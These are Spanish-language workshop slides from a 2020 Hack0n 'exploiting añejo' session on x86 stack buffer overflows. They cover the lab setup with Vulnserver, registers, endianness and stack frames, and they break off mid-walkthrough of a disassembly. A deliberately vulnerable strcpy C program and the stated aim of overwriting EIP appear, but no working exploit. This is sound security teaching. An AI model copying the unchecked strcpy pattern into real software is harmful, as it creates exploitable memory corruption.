



ZEROLYNX



Hack0n

TALLER HACKON EXPLOITING AÑEJO

FEBRERO 2020

SEGA

AGENDA

1. Un poco de teoría
2. Ejecución y Pila
3. Exploit paso a paso
4. Ejercicios
5. Anexos



ANTES DE EMPEZAR...

Requisitos para el taller...


1. Máquina Kali en VirtualBox para realizar el exploit.
2. Ova de Win7. Máquina preparada para correr un binario que está en el escritorio. Para mejor compatibilidad utilizar VirtualBox.
3. Vulnserver.exe
4. OllyDbg (Inmunity Debugger)

Las máquinas deben tener visibilidad entre sí.



If you listen to a UNIX shell, can you hear the C?

ESTAMOS LISTOS?





Hack0n

1. UN POCO DE TEORIA



EXPLOITING... @UE?

¿Windows o Linux? Da igual mientras el procesador sea arquitectura x86.

La familia x86 agrupa los principales procesadores Intel y AMD que se utilizan hoy en día en ordenadores y servidores. Esta familia se basa en el juego de instrucciones Intel 8086.

Tanto Intel como AMD en sus respectivos nombres comerciales (Intel/Intel 64 y AMD/AMD64) implementan esta familia: x86 y x86_64 respectivamente. El compilador transforma las líneas de código en instrucciones de la familia x86 gracias al ensamblador. Por ejemplo, Linux utiliza GCC como compilador y GNU Assembler por detrás como ensamblador.

¿Qué no es x86? Por ejemplo MIPS (PSP, así les fue), ARM (iOS, Android, Nintendo DS), SPARC (Solaris), Más info @ <https://es.wikipedia.org/wiki/Microprocesador#Arquitecturas>




ENDIANNESS



¿"Big-endian" and "Little-endian"? Es tan solo una convención en la forma de representar números...


Big -> más representativo primero;

0x0A0B0C0D -> 0x0A 0x0B 0x0C 0x0D



Little -> menos representativo primero;

0x0A0B0C0D -> 0x0D 0x0C 0x0B 0x0A



ENDIANNESS




¿"Big-endian" and "Little-endian"? Es tan solo una convención en la forma de representar números...

Big -> más representativo primero;

0x0A0B0C0D -> 0x0A 0x0B 0x0C 0x0D

Little -> menos representativo primero;

0x0A0B0C0D -> 0x0D 0x0C 0x0B 0x0A




QUE ES UN BUFFER OVERFLOW

Un buffer overflow (desbordamiento de buffer) se produce cuando un programa no controla adecuadamente la cantidad de datos que se copian sobre un área de memoria reservada a tal efecto (buffer). Si dicha cantidad es superior a la capacidad preasignada, los bytes sobrantes se almacenan en zonas de memoria adyacentes sobrescribiendo su contenido original, que probablemente pertenecían a datos o código almacenados en memoria.

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char buffer[10];
    if (argc < 2)
    {
        fprintf(stderr, "MODULO DE USO: %s string\n", argv[0]);
        return 1;
    }
    strcpy(buffer, argv[1]);
    return 0;
}
```




QUE ES UN BUFFER OVERFLOW

Un buffer overflow (desbordamiento de buffer) se produce cuando un programa no controla adecuadamente la cantidad de datos que se copian sobre un área de memoria reservada a tal efecto (buffer). Si dicha cantidad es superior a la capacidad preasignada, los bytes sobrantes se almacenan en zonas de memoria adyacentes sobrescribiendo su contenido original, que probablemente pertenecían a datos o código almacenados en memoria.

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char buffer[10];
    if (argc < 2)
    {
        fprintf(stderr, "MODULO DE USO: %s string\n", argv[0]);
        return 1;
    }
    strcpy(buffer, argv[1]);
    return 0;
}
```



REGISTROS

Registros de info temporal para operar. Puede contener tanto valores como direcciones de memoria

- Accumulator register (EAX). Para operaciones aritméticas.
- Counter register (ECX). Usado principalmente en bucles.
- Data register (EDX). Usado en operaciones aritméticas y de lectura/escritura.
- Base register (EBX). Registro de uso general y para establecer punteros a memoria cuando es necesario.

Registros de Pila

- Stack Pointer register (ESP). Puntero a la cima de la pila.
- Stack Base Pointer register (EBP). Puntero a la base de la pila.

Puntero a siguiente instrucción

- Instruction Pointer (**EIP**). Apunta a la dirección de memoria de la siguiente instrucción a ejecutar, por lo que la finalidad del exploiting es hacerse con el control de este registro (sobrescribirlo) para ejecutar nuestro propio código.

Otros que no nos interesan (FYI but nevermind)

Source Index register (SI). Used as a pointer to a source in stream operations.

Destination Index register (DI). Used as a pointer to a destination in stream operations.





“Almacenamiento temporal para el procesamiento de datos por el procesador con estructura LiFo (Last in, First out”. La pila funciona a través de posiciones relativas en base a la función que se está ejecutando. Cada función tiene por tanto un **Stack Frame** que viene definido por el valor de los registros:

- **ESP**. Este registro apunta a la cima del frame de pila. Por ejemplo a la dirección de memoria “0xbfffecc”.
- **EBP**. Este apunta a la base del frame de pila. Por ejemplo a “0xbfffee8”.


Hay dos operaciones de pila:

- “**push ecx**” va a meter en la pila el valor del registro ECX. Significa que mete en la dirección de memoria a donde apunta ESP el valor ECX. Automáticamente el valor de ESP crece para no reescribir el valor.
- “**pop eip**” saca el valor existente en la dirección de memoria de ESP y lo guarda en EIP. El punto ESP decrece automáticamente.

La pila crece hacia direcciones INFERIORES de memoria.

push resta direcciones de memoria a ESP

pop suma direcciones de memoria a ESP





Hack0n

2. EJECUCION Y PILA



INSTRUCCIONES

1. **Prólogo.** Guarda la base de la pila de la instrucción padre y crea la base para la actual
 1. **push ebp**
 2. **mov ebp, esp**
2. **Instrucciones.** Flujo de ejecución normal
 1. Espacio para variables locales
 2. Se accede a las variables locales en función del offset de EBP
3. **Epílogo.** Recupera ESP y EBP de instrucción padre, finalmente hace RETorno a la siguiente instrucción de función padre
 1. **Leave.** Una sola instrucción que hace lo siguiente:
 1. **mov esp, ebp** (restaura la cima de la pila para el siguiente stack frame con la base actual)
 2. **pop ebp** (restaura la base de la pila para el stack frame anterior)
 2. **Ret**
 1. **pop eip** (ejecuta la primera instrucción de la siguiente función)



STACK FRAMES

Partiendo del siguiente código:

```
#include <stdio.h>
void function (int x, int y){
    int z = 0;
    int q = 1;
}

int main (char *argv[]) {
    function(16,10);
}
```

Stack
Frame de
"function"

z = 0

q = 1


Puntero para restaurar EBP ->

Dirección de retorno ->

Stack
Frame de
"main"

16

10





080483f2 <main>:

```

80483f2:  push  %ebp
80483f3:  mov   %esp,%ebp
EIP → 80483f5:  push  $0xa
80483f7:  push  $0x10
80483f9:  call  80483db <function>
80483fe:  add   $0x8,%esp
8048401:  mov   $0x0,%eax
8048406:  leave
8048407:  ret

```

| | |
|-----|-----------|
| EAX | |
| ECX | |
| EDX | |
| EBX | |
| ESP | 0xbfffee8 |
| EBP | 0xbfffee8 |




080483f2 <main>:

```

80483f2:  push %ebp
80483f3:  mov  %esp,%ebp
80483f5:  push $0xa
EIP → 80483f7:  push $0x10
80483f9:  call 80483db <function>
80483fe:  add  $0x8,%esp
8048401:  mov  $0x0,%eax
8048406:  leave
8048407:  ret

```

| | |
|-----|------------|
| EAX | |
| ECX | |
| EDX | |
| EBX | |
| ESP | 0xbfffeee4 |
| EBP | 0xbfffeee8 |



080483f2 <main>:

80483f2: push %ebp

80483f3: mov %esp,%ebp

80483f5: push \$0xa

80483f7: push \$0x10

EIP → 80483f9: call 80483db <function>

